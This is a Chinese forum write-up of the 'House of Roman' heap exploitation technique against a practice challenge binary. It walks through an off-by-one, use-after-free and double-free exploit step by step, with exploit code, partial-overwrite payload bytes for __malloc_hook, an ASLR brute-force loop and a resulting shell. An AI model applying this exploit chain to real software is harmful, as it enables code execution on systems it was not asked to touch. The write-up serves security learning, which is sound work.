House of Roman 实战

hackedbylh / 2018-04-30 21:25:48 / 浏览数 3679 技术文章 技术文章 顶(1) 踩(0)

前言

这是前几天国外一个 老哥 提出的一种思路 ，学习了一下感觉其中的堆布局的手法还不错，做个分享与记录。

这种利用手法的主要特点是不需要 `leak libc的地址`，通过 堆内存的布局 和 堆相关的漏洞 (`uaf` 等) 就可以 `getshell`。下面一个示例的题目为例介绍一下

相关文件位于

`http://t.cn/Ru0eX62`

漏洞分析

查看开启的保护措施

```
04:44 haclh@ubuntu:house_of_roman $ checksec ./new_chall
[*] '/home/haclh/workplace/house_of_roman/new_chall'
   Arch:     amd64-64-little
   RELRO:    Partial RELRO
   Stack:    No canary found
   NX:       NX enabled
   PIE:      PIE enabled
```

开了 `pie` .

程序主要就三个功能

```
print_menu();
__isoc99_scanf("%d", &choice);
switch ( choice )
{
  case 1:
    puts("Malloc");
    v4 = malloc_chunk();
    if ( !v4 )
      puts("Error");
    break;
  case 2:
    puts("Write");
    write_chunk();
    break;
  case 3:
    puts("Free");
    free_chunk();
    break;
  default:
    puts("Invalid choice");
    break;
}
```


- `Malloc` ， 用户输入 `size`, 然后 `malloc(size)` , 大小不限
- `Write`, 往指定 `heap_ptr` 写入 `size+1` 字节数据，一字节溢出
- `Free`, 调用 `free` 释放掉 `heap_ptr` ，不过没有清零，`double free` 和 `uaf` （`Write` 时只是校验 指针是否为 `0`) .

漏洞利用

思路

因为没有 leak 的机会，同时还还有 aslr ， 因为 aslr 随机化的 比特数是有限的， 低 12bit 的随机化程度还是比较小，这就给了爆破的机会。

House of Roman 的一个核心思路就是利用 局部写 减少随机化的程度，从而给出爆破的可能。

程序开了 pie ，一般的思路就是 写 malloc_hook 或者其他的一些 hook, 然后触发 malloc ， getshell。

其中如果是 64 位程序，通过malloc_printerr 触发 malloc ，基本可以稳定 getshell 。

总的一个利用步骤如下 (chunk 指的是 malloc 源码中的 chunk ,包含元数据)

- 首先分配 3 个 chunk ■A ， B， C■ ，大小分别为 0x20， 0xd0， 0x70
- 在 B + 0x78 处设置 p64(0x61) ， 作用是 fake size ,用于后面 的 fastbin attack
- 释放掉 B , B 进入 unsorted bin , 此时 B+0x10 和 B+0x18 中有 main_arean 的地址
- 再次分配 0xd0 , 会分配到 B ， 此时 B+0x10 和 B+0x18 中 main_arean 的地址依然存在
- 然后分配 3 个 0x70 的 chunk （D ， E， F)， 为后续做准备
- 在 A 触发 单字节溢出，修改 B->size = 0x71 . 然后释放 C ， D ， 此时 C ， D 进入 fastbin , 同时 D->fd = C. 由于 chunk之间的相对偏移固定，于是利用 uaf 修改 D->fd 的低 字节 ，使得 D->fd=B
- 此时 B->size = 0x71 ，同时 B + 0x78 为 p64(0x61)（第2步设置）， 这就成功伪造了一个 0x70 大小的 fastbin。 此时 B->fd 为 main_arean 的地址，于是通过 修改 低 2个字节，可以修改到 malloc_hook - 0x23 处 （ malloc_hook - 0x23 + 0x8 处的值为 p64(0x7f)）
- 然后分配 3 次 0x70 的 chunk， 就可以拿到包含 malloc_hook 的 chunk, 此时 malloc_hook 内容为 0
- 然后利用 unsorted bin 修改 malloc_hook 内容为 main_arean 的地址
- 利用部分写修改 malloc_hook 为 one_gadget
- 多次释放一个指针，触发 double free 异常，进而触发 malloc_printerr ， getshell

下面根据 exp 具体看看。

exp分析

分配 3 个 chunk ，在 B + 0x78 处设置 p64(0x61) ， 作用是 fake size ,用于后面 的 fastbin attack

```
create(0x18,0) # 0x20
create(0xc8,1) # d0
create(0x65,2)  # 0x70

info("create 2 chunk, 0x20, 0xd8")
fake = "A"*0x68
fake += p64(0x61)  ## fake size
edit(1,fake)
info("fake")
```

释放掉 B , 然后分配同样大小再次分配到 B , 此时 B+0x10 和 B+0x18 中有 main_arean 的地址。分配 3 个 fastbin ，利用 off by one 修改 B->size = 0x71

```
free(1)
create(0xc8,1)

create(0x65,3)  # b
create(0x65,15)
create(0x65,18)

over = "A"*0x18  # off by one
over += "\x71"  # set chunk  1's size --> 0x71
edit(0,over)
info("■■ off by one ,  chunk  1's size --> 0x71")
```

生成两个 fastbin ，然后利用 uaf ，部分地址写，把 B 链入到 fastbin

```
free(2)
free(3)
info("■■■■ 0x70 ■ fastbin")
heap_po = "\x20"
edit(3,heap_po)
info("■ chunk'1 ■■■ fastbin ■■")
```


调试看看此时 fastbin 的状态

```
pwndbg> fastbins
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x555555757160 —■ 0x555555757020 —■ 0x7ffff7dd1b78 (main_arena+88) ■— 0x7ffff7dd1b78
0x80: 0x0
```

0x555555757020 就是 chunk B


然后通过修改 B->fd 的低 2 字节， 使得 B->fd= malloc_hook - 0x23

```
# malloc_hook ■■
malloc_hook_nearly = "\xed\x1a"
edit(1,malloc_hook_nearly)
info("■■■■■■ fastbin->fd ---> malloc_hook")
```



然后分配 3 个 0x70 的 chunk ，就可以拿到 malloc_hook 所在的那个 chunk .

```
create(0x65,0)
create(0x65,0)
create(0x65,0)
info("0 ■■■ malloc_hook")
```



然后 free 掉 E ，进入 fastbin ，利用 uaf 设置 E->fd = 0 ， 修复了 fastbin (好思路)

```
free(15)
edit(15,p64(0x00))
info("■■■■ 0x71 ■ fastbin, ■■■■ fd =0, ■■ fastbin")
```

然后是 unsorted bin 攻击，使得 malloc_hook 的值为 main_arena+88

```
create(0xc8,1)
create(0xc8,1)
create(0x18,2)
create(0xc8,3)
create(0xc8,4)
free(1)
po = "B"*8
po += "\x00\x1b"
edit(1,po)
create(0xc8,1)
info("unsorted bin ■■ malloc_hook ■ libc ■■■")
```

```
pwndbg> x/8xg 0x7ffff7dd1b10-0x13-0x10Quit
pwndbg> p __malloc_hook
$1 = (void *(*)(size_t, const void *)) 0x7ffff7dd1b78 <main_arena+88>
pwndbg>
```


利用 修改 malloc_hook 的低三个字节 ，使得 malloc_hook 为 one_gadget 的地址

```
over = "R"*0x13   # padding for malloc_hook
over += "\xa4\xd2\xaf"
edit(0,over)

info("malloc_hook to one_gadget")
```

然后 free 两次同一个 chunk ，触发 malloc_printerr ， getshell

```
free(18)
free(18)
```

上面的偏移为一次调试所得，开启 aslr 后，需要跑很多次 （ 碰运气， 写个脚本重复执行

```
#!/bin/bash
for i in `seq 1 5000`; do python final.py; done;
```

跑啊跑就出 shell

```
  File "final.py", line 10, in menu
    p.recvuntil("3. Free")
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 307, in recvuntil
    res = self.recv(timeout=self.timeout)
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 75, in recv
    return self._recv(numb, timeout) or ''
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 154, in _recv
    if not self.buffer and not self._fillbuffer(timeout):
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 125, in _fillbuffer
    data = self.recv_raw(4096)
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/process.py", line 600, in recv_raw
    raise EOFError
EOFError
[*] Process './new_chall' stopped with exit code -11
[+] Starting local process './new_chall': Done
[*] create 2 chunk, 0x18, 0xc8
[*] fake
[*] 利用 off by one ,  chunk  1's size --> 0x71
[*] 创建两个 0x70 的 fastbin
[*] 把 chunk'1 链入到 fastbin 里面
[*] 部分写, 修改 fastbin->fd ---> malloc_hook
[*] 0 拿到了 malloc_hook
[*] 再次生成 0x71 的 fastbin, 同时修改 fd =0, 修复 fastbin
[*] unsorted bin 使得 malloc_hook 有 libc 的地址
[*] malloc_hook to one_gadget
[*] Switching to interactive mode

$ id
uid=1000(haclh) gid=1000(haclh) groups=1000(haclh),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```


总结

总的思路就是 部分地址写 + 爆破 绕过 aslr . 其中的有趣的部分是堆布局，利用 off by one 伪造 fastbin 链 ， 利用 unsorted bin attack 设置 libc 的地址的部分。

调试 pie 程序，关了 aslr 方便调试

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

参考

```
https://gist.github.com/romanking98/9aab2804832c0fb46615f025e8ffb0bc
https://github.com/romanking98/House-Of-Roman
```



上一篇：谈escapeshellarg绕过... 下一篇：Pwn with File结构体之...

1. 3 条回复


skysider 2018-05-04 10:50:03


不错的姿势

0 回复Ta


wonderkun 2018-06-09 18:11:25

厉害了，写的太好了，终于看懂了。

0 回复Ta


zs0zrc 2018-08-01 18:54:41

大佬 ，那个unsorted bin attack 那个部分看不是很懂，为什么要为1连续create两次，还有为什么还要再create 2、3、4一次

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

目录